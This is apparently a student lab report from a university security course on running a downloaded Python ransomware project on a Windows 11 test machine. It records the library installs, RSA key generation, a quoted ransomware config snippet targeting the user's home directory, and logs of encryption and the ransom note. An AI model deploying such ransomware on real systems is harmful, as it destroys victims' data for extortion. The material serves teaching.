







Nguyễn Trung Anh
HE190843
IA2001
FPT University

Bài tập Lab 8

Deep Freeze







Install pip using the following command

(<https://github.com/pypa/get-pip>) - curl -sSL

<https://bootstrap.pypa.io/get-pip.py> -o get-pip.py - python get-pip.py


```


C:\Users\Admin>python --version
Python 3.10.0


C:\Users\Admin>pip --version
pip 21.2.3 from E:\lib\site-packages\pip (python 3.10)

C:\Users\Admin>

```







Install support library packages:

- cryptography
- pycryptodome
- requests
- win32gui


```

C:\Users\Admin>pip install cryptography
WARNING: Value for scheme.platlib does not match. Please report this to <https://github.com/pypa/pip/issues/10151>
distutils: E:\Lib\site-packages
sysconfig: E:\Lib\site-packages
WARNING: Value for scheme.purelib does not match. Please report this to <https://github.com/pypa/pip/issues/10151>
distutils: E:\Lib\site-packages
sysconfig: E:\Lib\site-packages
WARNING: Value for scheme.headers does not match. Please report this to <https://github.com/pypa/pip/issues/10151>
distutils: E:\Include\UNKNOWN
sysconfig: E:\Include\UNKNOWN
WARNING: Value for scheme.scripts does not match. Please report this to <https://github.com/pypa/pip/issues/10151>
distutils: E:\Scripts
sysconfig: E:\Scripts
WARNING: Additional context:
user = False
home = None
root = None
prefix = None
Collecting cryptography
  Downloading cryptography-48.0.0-cp39-abi3-win_amd64.whl (3.8 MB)
    | 3.8 MB 1.1 MB/s
Collecting typing-extensions>=4.13.2
  Downloading typing_extensions-4.15.0-py3-none-any.whl (44 kB)
    | 44 kB 656 kB/s
Collecting cffi>=2.0.0
  Downloading cffi-2.0.0-cp310-cp310-win_amd64.whl (182 kB)
    | 182 kB ...
Collecting pycparser
  Downloading pycparser-3.0-py3-none-any.whl (48 kB)
    | 48 kB ...
Installing collected packages: pycparser, typing-extensions, cffi, cryptography
  WARNING: Value for scheme.headers does not match. Please report this to <https://github.com/pypa/pip/issues/10151>
    distutils: E:\Include\pycparser
    sysconfig: E:\Include\pycparser
  WARNING: Value for scheme.headers does not match. Please report this to <https://github.com/pypa/pip/issues/10151>
    distutils: E:\Include\typing-extensions
    sysconfig: E:\Include\typing-extensions
  WARNING: Value for scheme.headers does not match. Please report this to <https://github.com/pypa/pip/issues/10151>
    distutils: E:\Include\cffi
    sysconfig: E:\Include\cffi
  WARNING: Value for scheme.headers does not match. Please report this to <https://github.com/pypa/pip/issues/10151>

```

```

C:\Users\Admin>pip install pycryptodome
WARNING: Value for scheme.platlib does not match. Please report this to <https://github.com/pypa/pip/issues/10151>
distutils: E:\Lib\site-packages
sysconfig: E:\Lib\site-packages
WARNING: Value for scheme.purelib does not match. Please report this to <https://github.com/pypa/pip/issues/10151>
distutils: E:\Lib\site-packages
sysconfig: E:\Lib\site-packages
WARNING: Value for scheme.headers does not match. Please report this to <https://github.com/pypa/pip/issues/10151>
distutils: E:\Include\UNKNOWN
sysconfig: E:\Include\UNKNOWN
WARNING: Value for scheme.scripts does not match. Please report this to <https://github.com/pypa/pip/issues/10151>
distutils: E:\Scripts
sysconfig: E:\Scripts
WARNING: Additional context:
user = False
home = None
root = None
prefix = None
Collecting pycryptodome
  Downloading pycryptodome-3.23.0-cp37-abi3-win_amd64.whl (1.8 MB)
    | 1.8 MB 1.1 MB/s
Installing collected packages: pycryptodome
  WARNING: Value for scheme.headers does not match. Please report this to <https://github.com/pypa/pip/issues/10151>
    distutils: E:\Include\pycryptodome
    sysconfig: E:\Include\pycryptodome
Successfully installed pycryptodome-3.23.0
WARNING: You are using pip version 21.2.3; however, version 26.1.2 is available.
You should consider upgrading via the 'E:\python.exe -m pip install --upgrade pip' command.

```

```

C:\Users\Admin>pip install requests
WARNING: Value for scheme.platlib does not match. Please report this to <https://github.com/pypa/pip/issues/10151>
distutils: E:\Lib\site-packages
sysconfig: E:\Lib\site-packages
WARNING: Value for scheme.purelib does not match. Please report this to <https://github.com/pypa/pip/issues/10151>
distutils: E:\Lib\site-packages
sysconfig: E:\Lib\site-packages
WARNING: Value for scheme.headers does not match. Please report this to <https://github.com/pypa/pip/issues/10151>
distutils: E:\Include\UNKNOWN
sysconfig: E:\Include\UNKNOWN
WARNING: Value for scheme.scripts does not match. Please report this to <https://github.com/pypa/pip/issues/10151>
distutils: E:\Scripts
sysconfig: E:\Scripts
WARNING: Additional context:
user = False
home = None
root = None
prefix = None
Collecting requests
  Downloading requests-2.34.2-py3-none-any.whl (73 kB)
    | 73 kB 372 kB/s
Collecting certifi>=2023.5.7
  Downloading certifi-2026.5.20-py3-none-any.whl (134 kB)
    | 134 kB 544 kB/s
Collecting urllib3<3,>=1.26
  Downloading urllib3-2.7.0-py3-none-any.whl (131 kB)
    | 131 kB 1.1 MB/s
Collecting idna<4,>=2.5
  Downloading idna-3.18-py3-none-any.whl (65 kB)

```

```
C:\Users\Admin>python -m pip install --upgrade pywin32
WARNING: Value for scheme.platlib does not match. Please report this to <https://github.com/pypa/pip/issues/10151>
distutils: E:\Lib\site-packages
sysconfig: E:\Lib\site-packages
WARNING: Value for scheme.purelib does not match. Please report this to <https://github.com/pypa/pip/issues/10151>
distutils: E:\Lib\site-packages
sysconfig: E:\Lib\site-packages
WARNING: Value for scheme.headers does not match. Please report this to <https://github.com/pypa/pip/issues/10151>
distutils: E:\Include\UNKNOWN
sysconfig: E:\Include\UNKNOWN
WARNING: Value for scheme.scripts does not match. Please report this to <https://github.com/pypa/pip/issues/10151>
distutils: E:\Scripts
sysconfig: E:\Scripts
WARNING: Additional context:
user = False
home = None
root = None
prefix = None
Collecting pywin32
  Downloading pywin32-312-cp310-cp310-win_amd64.whl (6.9 MB)
    | 6.9 MB 2.2 MB/s
Installing collected packages: pywin32
  WARNING: Value for scheme.headers does not match. Please report this to <https://github.com/pypa/pip/issues/10151>
  distutils: E:\Include\pywin32
  sysconfig: E:\Include\pywin32
  WARNING: The scripts pywin32_postinstall.exe and pywin32_testall.exe are installed in 'E:\Scripts' which is not on PATH
  .
  Consider adding this directory to PATH or, if you prefer to suppress this warning, use --no-warn-script-location.
Successfully installed pywin32-312
```

Download Source Ransomware

localRoot	6/8/2026 8:50 PM	File folder	
Decrypt_fernet_key.py	6/8/2026 8:50 PM	Python.File	1 KB
LICENSE	6/8/2026 8:50 PM	File	2 KB
RansomWare.py	6/8/2026 8:50 PM	Python.File	12 KB
README.md	6/8/2026 8:50 PM	Markdown Source ...	2 KB
requirements.txt	6/8/2026 8:50 PM	Text Document	1 KB
RSA_private_public_keys.py	6/8/2026 8:50 PM	Python.File	1 KB
EMAIL_ME.txt	6/8/2026 8:51 PM	Text Document	0 KB

```
File Edit Format View Help
trunganh@gmail.com
```




```
''' Root directories to start Encryption/Decryption from
    CAUTION: Do NOT use self.sysRoot on your own PC as you could end up messing up your system etc...
    CAUTION: Play it safe, create a mini root directory to see how this software works it is no different
    CAUTION: eg, use 'localRoot' and create Some folder directory and files in them folders etc.
'''

# Use sysroot to create absolute path for files, etc. And for encrypting whole system
self.sysRoot = os.path.expanduser('~')
# Use localroot to test encryption software and for absolute path for files and encryption of "test system"
self.localRoot = r'D:\Coding\Python\RansomWare\RansomWare_Software\localRoot' # Debugging/Testing

# Get public IP of person, for more analysis etc. (Check if you have hit gov, military ip space LOL)
self.publicIP = requests.get('https://api.ipify.org').text
```

Run the RSA_private_public_keys.py file to generate a key pair:



Name	Date modified	Type	Size
localRoot	6/8/2026 8:50 PM	File folder	
Decrypt_fernet_key.py	6/8/2026 8:50 PM	Python File	1 KB
EMAIL_ME.txt	6/8/2026 8:54 PM	Text Document	1 KB
LICENSE	6/8/2026 8:50 PM	File	2 KB
RansomWare.py	6/8/2026 8:50 PM	Python File	12 KB
README.md	6/8/2026 8:50 PM	Markdown Source ...	2 KB
requirements.txt	6/8/2026 8:50 PM	Text Document	1 KB
RSA_private_public_keys.py	6/8/2026 8:50 PM	Python File	1 KB
private.pem	6/8/2026 9:13 PM	PEM File	2 KB
public.pem	6/8/2026 9:13 PM	PEM File	1 KB

run the RansomWare.py file to test:

```
> RansomWare: Attack completed on target machine and system is encrypted
> RansomWare: Waiting for attacker to give target machine document that will un-encrypt machine
started
> RansomWare: Target machine has been un-encrypted
trying
> RansomWare: Completed
[Errno 2] No such file or directory: 'C:\\Users\\Admin\\Desktop\\PUT_ME_ON_DESKTOP.txt'
Ransom note is not the top window - kill/create process again
Checking for PUT_ME_ON_DESKTOP.txt
trying
[Errno 2] No such file or directory: 'C:\\Users\\Admin\\Desktop\\PUT_ME_ON_DESKTOP.txt'
Ransom note is not the top window - kill/create process again
Checking for PUT_ME_ON_DESKTOP.txt
trying
[Errno 2] No such file or directory: 'C:\\Users\\Admin\\Desktop\\PUT_ME_ON_DESKTOP.txt'
Ransom note is not the top window - kill/create process again
Checking for PUT_ME_ON_DESKTOP.txt
trying
[Errno 2] No such file or directory: 'C:\\Users\\Admin\\Desktop\\PUT_ME_ON_DESKTOP.txt'
Ransom note is not the top window - kill/create process again
Checking for PUT_ME_ON_DESKTOP.txt
trying
```

As a result, the Windows 11 machine has been encrypted

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[What is Bitcoin?](#)

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[OK](#)

Folder1	6/8/2026 8:50 PM	File folder	
Bank.txt	6/8/2026 8:50 PM	Text Document	1 KB
Farm.png	6/8/2026 8:50 PM	WPS PNG Picture f...	207 KB
